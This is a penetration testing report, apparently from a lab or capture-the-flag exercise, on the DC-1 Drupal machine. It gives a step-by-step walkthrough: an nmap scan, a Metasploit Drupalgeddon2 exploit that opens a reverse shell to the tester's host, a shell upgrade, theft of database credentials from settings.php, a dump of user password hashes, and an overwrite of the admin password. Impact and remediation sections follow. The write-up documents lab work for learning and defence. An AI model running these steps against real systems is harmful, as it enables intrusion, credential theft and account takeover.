
DC: 1 Penetration Testing Report


Machine Description	This machine is running a Drupal website using a LAMP setup and has a security vulnerability known as Drupalgeddon2 (CVE-2018-7600). An attacker can take advantage of this weakness by sending specially designed HTTP requests to run harmful PHP code and gain unauthorized access to the website or server. To fix this issue, Drupal needs to be updated, any suspicious or unwanted files should be deleted, passwords should be changed, and server logs should be checked for any unusual activity.
Target IP	192.168.171.130
Vulnerability Name	Drupalgeddon2 — remote unauthenticated remote code execution in Drupal
Port and Service	TCP 80 / http – Apache 2.2.22 (Drupal CMS)
Severity and Score	9.8 – Critical
Attack Vector	CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H
Proof Of Concept	**Step 1:** Discover the target IP address on the local network using netdiscover.  **Step 2:** Scan the target for open ports and running services using Nmap. `nmap -sV -sC 192.168.171.130`

```
┌──(nehal㉿kali)-[~]
└─$ nmap -sV -sC 192.168.171.130
Starting Nmap 7.99 ( https://nmap.org ) at 2026-11-11 16:16 +0530
Nmap scan report for 192.168.171.130
Host is up (0.000088s latency).
Not shown: 997 closed tcp ports (reset)
PORT    STATE SERVICE VERSION
22/tcp  open  ssh     OpenSSH 6.0p1 Debian 4+deb7u7 (protocol 2.0)
| ssh-hostkey:
|   1024 c4:d6:59:e6:77:4c:22:7a:96:16:60:67:8b:42:48:8f (DSA)
|   2048 11:82:fe:53:4e:dc:5b:32:7f:44:64:82:75:7d:d0:a0 (RSA)
|_  256 3d:aa:98:5c:87:af:ea:84:b8:23:68:8d:b9:05:5f:d8 (ECDSA)
80/tcp  open  http    Apache httpd 2.2.22 ((Debian))
|_http-title: Welcome to Drupal Site | Drupal Site
| http-robots.txt: 36 disallowed entries (15 shown)
| /includes/ /misc/ /modules/ /profiles/ /scripts/
| /themes/ /CHANGELOG.txt /cron.php /INSTALL.mysql.txt
| /INSTALL.pgsql.txt /INSTALL.sqlite.txt /install.php /INSTALL.txt
|_/LICENSE.txt /MAINTAINERS.txt
|_http-generator: Drupal 7 (http://drupal.org)
|_http-server-header: Apache/2.2.22 (Debian)
111/tcp open  rpcbind 2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  3,4          111/tcp6  rpcbind
|   100000  3,4          111/udp6  rpcbind
|   100024  1          35510/udp   status
|   100024  1          47504/tcp6  status
|   100024  1          51351/tcp   status
|_  100024  1          54355/udp6  status
MAC Address: 00:0C:29:F8:0A:66 (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 17.86 seconds

┌──(nehal㉿kali)-[~]
```

Step 3: We can confirm this web server is running Drupal CMS on port 80.



Step 4: Use Metasploit to exploit the Drupalgeddon2 vulnerability.

```
msf > use exploit/unix/webapp/drupal_drupalgeddon2
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf exploit(unix/webapp/drupal_drupalgeddon2) > set RHOSTS 192.168.171.130
RHOSTS => 192.168.171.130
msf exploit(unix/webapp/drupal_drupalgeddon2) > set RPORT 80
RPORT => 80
msf exploit(unix/webapp/drupal_drupalgeddon2) > set TARGETURI /
TARGETURI => /
msf exploit(unix/webapp/drupal_drupalgeddon2) > set LHOST 192.168.171.128
LHOST => 192.168.171.128
msf exploit(unix/webapp/drupal_drupalgeddon2) > run
[*] Started reverse TCP handler on 192.168.171.128:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[!] The service is running, but could not be validated. Detected version 7
[*] Sending stage (45739 bytes) to 192.168.171.130
[*] Meterpreter session 1 opened (192.168.171.128:4444 → 192.168.171.130:51821) at 2026-11-11 16:30:33 +
0530

meterpreter >
```

A Meterpreter session opened successfully, giving remote access to the target as the www-data user.

Step 5: Drop from the Meterpreter interface into a normal system shell and checking which user we currently are on the tearget

```
0530

meterpreter > shell
Process 3415 created.
Channel 0 created.
whoami
www-data
```

Confirmed access as the www-data user. The shell was then upgraded to a full interactive bash shell:

```
python -c 'import pty; pty.spawn("/bin/bash")'
```

Step 7: Search the filesystem for flag files.

```
www-data@DC-1:/var/www$ find / -name "flag*" 2>/dev/null
find / -name "flag*" 2>/dev/null
/home/flag4
/home/flag4/flag4.txt
/var/www/flag1.txt
/usr/src/linux-headers-3.2.0-6-686-pae/include/config/zone/dma/flag.h
/usr/share/doc/tk8.5/examples/images/flagdown.xbm
/usr/share/doc/tk8.5/examples/images/flagup.xbm
/usr/include/X11/bitmaps/flagdown
/usr/include/X11/bitmaps/flagup
/usr/lib/gcc-4.9-backport/lib/gcc/i486-linux-gnu/4.9/plugin/include/flags.h
/usr/lib/gcc-4.9-backport/lib/gcc/i486-linux-gnu/4.9/plugin/include/flag-types.h
/usr/lib/perl/5.14.2/auto/POSIX/SigAction/flags.al
/sys/devices/virtual/net/lo/flags
/sys/devices/pci0000:00/0000:00:11.0/0000:02:01.0/net/eth0/flags
www-data@DC-1:/var/www$
```

Two flag files were located: /var/www/flag1.txt and /home/flag4/flag4.txt.

Step 7: Read flag1 for the next hint.

```
/usr/lib/perl/5.14.2/auto/POSIX/SigAction/flags.al
/sys/devices/virtual/net/lo/flags
/sys/devices/pci0000:00/0000:00:11.0/0000:02:01.0/net/eth0/flag
www-data@DC-1:/var/www$ cat /var/www/flag1.txt
cat /var/www/flag1.txt
Every good CMS needs a config file - and so do you.
www-data@DC-1:/var/www$
```

Hint received: "Every good CMS needs a config file - and so do you." This pointed toward Drupal's configuration file.

Step 8: Navigate to Drupal's sites folder and view the configuration file to extract database credentials.

```
dr-xr-xr-x 3 www-data www-data  4096 Feb 19  2019 .
drwxr-xr-x 4 www-data www-data  4096 Nov 21  2013 ..
-rw-r--r-- 1 www-data www-data 23202 Nov 21  2013 default.settings.php
drwxrwxr-x 3 www-data www-data  4096 Feb 19  2019 files
-r--r--r-- 1 www-data www-data 15989 Feb 19  2019 settings.php
www-data@DC-1:/var/www/sites/default$ cat settings.php
cat settings.php
<?php

/**
 *
 * flag2
 * Brute force and dictionary attacks aren't the
 * only ways to gain access (and you WILL need access).
 * What can you do with these credentials?
 *
 */

$databases = array (
  'default' =>
  array (
    'default' =>
    array (
      'database' => 'drupaldb',
      'username' => 'dbuser',
      'password' => 'R0ck3t',
      'host' => 'localhost',
      'port' => '',
      'driver' => 'mysql',
      'prefix' => '',
    ),
  ),
);
```

Here we got all database credentias

Step 9: Log into MySQL using the discovered database credentials.

```
www-data@DC-1:/var/www/sites/default$ mysql -u dbuser -p
mysql -u dbuser -p
Enter password: R0ck3t

Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 76
Server version: 5.5.60-0+deb7u1 (Debian)

Copyright (c) 2000, 2018, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql>
```

Step 10: Select the Drupal database, list its tables, and view the users table.

```
mysql> select * from users;
select * from users;
+-----+---------+------------------------------------------------------------+--------------------+---------+---
------+------------------+------------+------------+------------+--------+---------------------+---------
--+--------+
| uid | name    | pass                                                       | mail               | theme | sig
nature | signature_format | created    | access     | login      | status | timezone            | languag
e | picture | init               | data |
+-----+---------+------------------------------------------------------------+--------------------+---------+---
------+------------------+------------+------------+------------+--------+---------------------+---------
--+--------+
|   0 |         |                                                            |                    |       |
       | NULL             |          0 |          0 |          0 |      0 | NULL                |
  |       0 | NULL               | NULL |
|   1 | admin   | $S$DvQI6Y600iNeXRIeEMF94Y6FvN8nujJcEDTCP9nS5.i38jnEKuDR | admin@example.com |       |
       | NULL             | 1550581826 | 1550583852 | 1550582362 |      1 | Australia/Melbourne |
  |       0 | admin@example.com | b:0; |
|   2 | Fred    | $S$DWGrxef6.D0cwB5Ts.GlnLw15chRRWH2s1R3QBwC0EkvBQ/9TCGg | fred@example.org   |       |
       | filtered_html    | 1550581952 | 1550582225 | 1550582225 |      1 | Australia/Melbourne |
  |       0 | fred@example.org   | b:0; |
+-----+---------+------------------------------------------------------------+--------------------+---------+---
------+------------------+------------+------------+------------+--------+---------------------+---------
--+--------+
3 rows in set (0.00 sec)

mysql>
```


Step 11: Generate a new password hash using Drupal's own password-hash script, then update the admin account's password directly in the database.

```
mysql> exit
exit
Bye
www-data@DC-1:/var/www/sites/default$ cd /var/www
cd /var/www
www-data@DC-1:/var/www$ php scripts/password-hash.sh newpassword123
php scripts/password-hash.sh newpassword123


password: newpassword123                hash: $S$DCjSb7lsiqSA3IITOjJVFcjN2UVZ644TvmZSOPmsvWREetJPFZQr

www-data@DC-1:/var/www$
```


Step 12: Confirm the new credentials work by logging into the Drupal site as admin.




We got access of admin



Step 13: Use Drupal admin privileges (PHP filter module) to confirm code execution on the server.



Step 14: Locate and read the final flag to confirm full compromise of the system.



Impact	• Complete Website Takeover: An attacker can execute malicious PHP code and gain control over the website, including its content and modules. • Remote Command Execution: The attacker can run commands on the server, which may lead to complete system compromise. • Data Theft: Sensitive information, user details, and website configurations could be accessed and stolen.

	• Credential Theft: Admin passwords and session tokens may be stolen, allowing attackers to access the system. • Root Access: The attacker can gain full system-level access by exploiting SUID binaries, giving them complete control over the machine.
Remediations	• Update Drupal to the latest secure version to fix the vulnerability. • Check the website and remove any unknown or suspicious files and modules. • Change the admin and database passwords to prevent unauthorized access. • Check server logs to identify any unusual activity or signs of an attack. • Set proper file permissions and prevent PHP files from running in the uploads folder. • Enable a Web Application Firewall (WAF) or security modules for better protection. • Remove unnecessary SUID permissions from system tools like find to prevent attackers from gaining root access.
Reference	https://unit42.paloaltonetworks.com/unit42-exploit-wild-drupalgeddon2-analysis-cve-2018-7600/

Penetration Testing Report – DC 1	Nehal Sarode